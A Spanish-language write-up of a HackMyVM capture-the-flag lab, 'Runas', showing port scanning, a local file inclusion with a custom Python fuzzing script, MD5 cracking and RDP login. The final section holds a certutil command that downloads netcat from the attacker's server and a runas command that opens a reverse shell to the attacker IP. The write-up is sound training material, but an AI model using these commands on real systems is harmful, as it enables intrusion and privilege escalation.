

Write-Up/Explicación paso a paso de Hackeo y Rooteo a Máquina Virtual Runas– Plataforma HackMyVM

DISCLAIMER (Autorización y alcance):

1. **Ámbito del informe:**

Este informe describe exclusivamente las actividades de evaluación de seguridad realizadas sobre la **máquina virtual “Runas”** alojada en la plataforma **HackMyVm**, en un entorno de laboratorio/CTF controlado. Todas las pruebas se realizaron con un alcance limitado al sistema indicado y bajo las condiciones definidas por la plataforma.

2. **Propósito:**

El propósito del ejercicio es **educativo** y de investigación: identificar vectores de ataque, demostrar posibles impactos y proponer medidas de mitigación. No pretende explotar vulnerabilidades en sistemas ajenos ni causar daño.

3. **Autorización:**

Las técnicas y pruebas documentadas aquí deben ser aplicadas **únicamente** en sistemas para los que se disponga de **autorización explícita y por escrito** del propietario. La reproducción de estas pruebas en equipos o redes que no te pertenezcan, o sin permiso, es **ilegal** y **poco ética**.

4. **Limitaciones y responsabilidad:**

Ni el autor ni la institución/entidad que lo respalde asumen responsabilidad por el uso indebido del contenido de este informe. Cualquier acción realizada fuera del alcance de autorización corre por cuenta exclusiva del actor que la ejecute.

ENUMERACION INICIAL

Comenzamos realizando un escaneo con nmap para descubrir los puertos que tiene abiertos la máquina víctima. En este caso como puertos interesantes encontramos un servicio web, rpc, smb y rdp. Nos encontramos ante una máquina Windows, probablemente como detecta el escaneo de nmap ante un Windows 7.

```
(root@kali)-[/home/phoenixx/Escritorio/esc/runas]
# nmap -sS -p- --open -vvv -n -Pn -oN allPorts -T4 192.168.1.39
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 20:43 +0000
Initiating ARP Ping Scan at 20:43
Scanning 192.168.1.39 [1 port]
Completed ARP Ping Scan at 20:43, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 20:43
Scanning 192.168.1.39 [65535 ports]
Discovered open port 80/tcp on 192.168.1.39
Discovered open port 139/tcp on 192.168.1.39
Discovered open port 445/tcp on 192.168.1.39
Discovered open port 135/tcp on 192.168.1.39
Discovered open port 3389/tcp on 192.168.1.39
Discovered open port 49152/tcp on 192.168.1.39
Discovered open port 5357/tcp on 192.168.1.39
Discovered open port 49153/tcp on 192.168.1.39
Discovered open port 49157/tcp on 192.168.1.39
Discovered open port 49155/tcp on 192.168.1.39
Discovered open port 49154/tcp on 192.168.1.39
Discovered open port 49156/tcp on 192.168.1.39
```

Realizamos un escaneo exhaustivo con nmap para descubrir la versión de los servicios que corren por los puertos que se encuentran abiertos.

```
(root@kali)-[/home/phoenixx/Escritorio/esc/runas]
# nmap -sVC -p 80,135,139,445,3389,5357 -n -Pn -oN targets 192.168.1.39
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 20:45 +0000
Nmap scan report for 192.168.1.39
Host is up (0.00065s latency).

PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.57 ((Win64) PHP/7.2.0)
|_ http-server-header: Apache/2.4.57 (Win64) PHP/7.2.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Index of /
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
MAC Address: 08:00:27:F6:D1:4B (Oracle VirtualBox virtual NIC)
Service Info: Host: RUNAS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
(root@kali)-[/home/phenixx/Escritorio/esc/runas]
# nmap -sVC -p 445 --script=smb-vuln* -n -Pn -oN smb 192.168.1.39
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-17 20:48 +0000
Nmap scan report for 192.168.1.39
Host is up (0.00071s latency).

PORT      STATE SERVICE      VERSION
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:F6:D1:4B (Oracle VirtualBox virtual NIC)
Service Info: Host: RUNAS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
```

Al tratarse de una máquina Windows 7 (un tanto obsoleta) se me ocurre utilizar el motor de scripts de Nmap para poder detectar si esta máquina es vulnerable a Eternal Blue o a BlueKeep, vulnerabilidades que afectan tanto a SMB como RDP, puertos que tiene abiertos esta máquina. No conseguimos encontrar que sean vulnerables. Comenzamos enumerando los distintos servicios.

ENUMERACIÓN SMB/RPC

Una de las primeras opciones es enumerar los recursos compartidos e interactuar también con el protocolo RPC para poder enumerar información sobre el contenido de los recursos compartidos, los permisos que tenemos e intentar enumerar algún usuario. Las pruebas que realizo no resultan en ningún hallazgo exitoso. Pruebo a loguearme con null/guest session pero no puedo enumerar ni shares ni usuarios, prueba también por RPC pero obtengo errores al conectarme por lo que de momento no es accesible. Podemos pasar a la web, puesto que al no tener un usuario válido ni una credencial es prácticamente inviable realizar un ataque de fuerza bruta contra el protocolo que nos brindaría acceso directo a la máquina (RDP)

```
(root@kali)-[/home/phenixx/Escritorio/esc/runas]
# crackmapexec smb 192.168.1.39 -u '' -p ''
SMB 192.168.1.39 445 RUNAS-PC [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:RUNAS-PC) (domain:runas-PC) (signing :False) (SMBv1:True)
SMB 192.168.1.39 445 RUNAS-PC [+] runas-PC\

(root@kali)-[/home/phenixx/Escritorio/esc/runas]
# crackmapexec smb 192.168.1.39 -u '' -p '' --shares
SMB 192.168.1.39 445 RUNAS-PC [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:RUNAS-PC) (domain:runas-PC) (signing :False) (SMBv1:True)
SMB 192.168.1.39 445 RUNAS-PC [+] runas-PC\
SMB 192.168.1.39 445 RUNAS-PC [-] Error enumerating shares: STATUS_ACCESS_DENIED

(root@kali)-[/home/phenixx/Escritorio/esc/runas]
# crackmapexec smb 192.168.1.39 -u 'guest' -p '' --shares
SMB 192.168.1.39 445 RUNAS-PC [*] Windows 7 Professional 7601 Service Pack 1 x64 (name:RUNAS-PC) (domain:runas-PC) (signing :False) (SMBv1:True)
SMB 192.168.1.39 445 RUNAS-PC [-] runas-PC\guest: STATUS_ACCOUNT_DISABLED
```


ENUMERACIÓN WEB (HTTP)

Para empezar con la web, recojo información adicional a tener en cuenta en el escaneo de nmap, a parte utilizo también el script http-enum para poder ir localizando algún recurso del que poder extraer información. Encuentro un recurso index.php.

```
(root@kali)-[/home/phenixx/Escritorio/esc/runas]
# whatweb http://192.168.1.39
http://192.168.1.39 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Apache/2.4.57 (Win64) PHP/7.2.0], IP[192.168.1.39], Index-Of, PHP[7.2.0], Title[Index of /]
```


Al acceder a dicho recurso se me insta a utilizar un parámetro ?file por GET. Esta condición ya hace que piense en probar un LFI, apuntando a través de la url a posibles archivos que podrían localizarse en la máquina Windows. Una de las primeras pruebas que realizar es apuntar al archivo `\etc\hosts`, haciendo una petición con curl, puedo listar el archivo. Cuando probamos un LFI con

éxito siempre es interesante probar también si se puede apuntar a archivos externos a la máquina (por ejemplo servidos a través de un servidor http controlado por nosotros, lo que sería un RFI). Esta situación nos daría acceso directo a la máquina puesto que podríamos alojar una webshell y cargar comandos directamente. En este caso no obtenemos éxito con esta técnica, por lo que se me ocurre hacer un script en Python para realizar un pequeño fuzzing de las rutas más típicas en Windows, filtrar por las rutas en las que obtenga resultado y ver el contenido de dichos archivos.



```
(root@kali)-[/home/phoenixx/Escritorio/esc/runas]
# curl -sX GET "http://192.168.1.39/index.php?file=C:\Windows\System32\drivers\etc\hosts"
<!DOCTYPE html>
<html lang="tr">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Nothing Here</title>
  <link rel="stylesheet" href="styles.css">
</head>
<body>
  <div class="container">
    <h1>There is no going back!</h1>
    <h2>?file=</h2>
    <div class="output">
      <pre># Copyright (c) 1993-2009 Microsoft Corp.
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#</pre>
    </div>
  </div>
</body>
</html>
```


Hay que tener en cuenta que cuando un archivo no existe, la página lo indica con un claro mensaje, condición que utilizaremos para filtrar las respuestas que nos interesen



Adjunto código del script propio realizado en Python:

```
script.py > ...
1  import requests
2
3  BASE_URL = "http://192.168.1.39/index.php?file="
4
5  LFI_WORDLIST_PATH = "/usr/share/seclists/Fuzzing/LFI/LFI-gracefulsecurity-windows.txt"
6
7
8  def make_requests(line):
9      final_url = f"{BASE_URL}{line}"
10     r = requests.get(final_url)
11     file_name = line
12     if "File not found" in r.text:
13         return None, None
14     print(f"[+] El archivo {file_name} existe")
15     path = file_name.split("/")
16     base_name = path[len(path)-1]
17     return base_name, r.text
18
19 def download_content(file_name, content):
20     with open(file_name, "w") as f:
21         f.write(content)
22
23 def main():
24     with open(LFI_WORDLIST_PATH, "r") as f:
25         for line in f:
26             line = line.strip()
27             file_name, content = make_requests(line)
28             if file_name is not None:
29                 download_content(file_name, content)
30
31
32 if __name__ == '__main__':
33     main()
```

De entre todos los archivos encontramos un win.ini, en el que aparece un hash MD5 acompañado de un posible nombre de usuario (casualmente se llama igual que la máquina)




Procedemos a crackear el hash MD5 con John, aunque también podríamos haber hecho un script en python utilizando hashlib. Obtenemos la posible credencial.

```
(root@kali)-[/home/phoenixx/Escritorio/esc/runas]
# john --wordlist=/usr/share/wordlists/rockyou.txt hash --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
yakuzza (?)
1g 0:00:00:00 DONE (2026-08-17 21:27) 12.50g/s 9393Kp/s 9393Kc/s 9393Kc/s yami305..y2j619
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


Tenemos un posible usuario y credencial, por lo que el siguiente paso lógico es probarlas en el único servicio que nos podría dar acceso directo al sistema, RDP. Si esto no funcionara también

podríamos intentar hacer login en el servicio SMB para acceder a recursos compartidos y poder listar archivos que pudieran ser de interés. El login en el servicio RDP es exitoso.

Utilizando xfreerdp con las flags correspondientes para deshabilitar TLS podemos acceder a la máquina víctima con escritorio remoto.



Siguiendo mi metodología de trabajo habitual, consigo enumerar credenciales almacenadas del usuario administrador de la máquina.



Cuando se da esta situación podemos utilizar la utilidad runas.exe de Windows para ejecutar procesos como otro usuario. En este caso lanzaremos un proceso privilegiado para obtener una reverse shell y tener una terminal como administrador apuntando a la máquina víctima.

Para ello cargaremos en la máquina víctima el binario de netcat, utilizando certutils y teniendo un servidor http corriendo en nuestra máquina atacante realizaremos una petición para descargar netcat.



Copiamos netcat a un directorio Temp.

```
C:\Users\runas>certutil.exe -urlcache -f http://192.168.1.37/nc.exe nc.exe
**** Çevrimiçi ****
CertUtil: -URLCache komutu başarıyla tamamlandı.
C:\Users\runas>_
```

Utilizamos runas con la credencial del administrador para lanzar un proceso de netcat.exe apuntando a nuestra ip de atacantes y al puerto en el que nos encontraremos en escucha para lanzar el proceso cmd.exe a través del socket.

```
C:\Temp>runas /savecred /user:administrator "C:\Temp\nc.exe 192.168.1.136 8585 -e cmd.exe"
```

Después de unos segundos obtenemos la conexión y comprobamos que somos el usuario administrador.

```
(root@kali)-[/home/phoenixx]
# nc -lnvp 8585
listening on [any] 8585 ...
connect to [192.168.1.136] from (UNKNOWN) [192.168.1.146] 49160
Microsoft Windows [Sürüm 6.1.7601]
Telif Hakkı (c) 2009 Microsoft Corporation. Tüm hakları saklıdır.

C:\Windows\system32>whoami
whoami
runas-pc\administrator

C:\Windows\system32>
```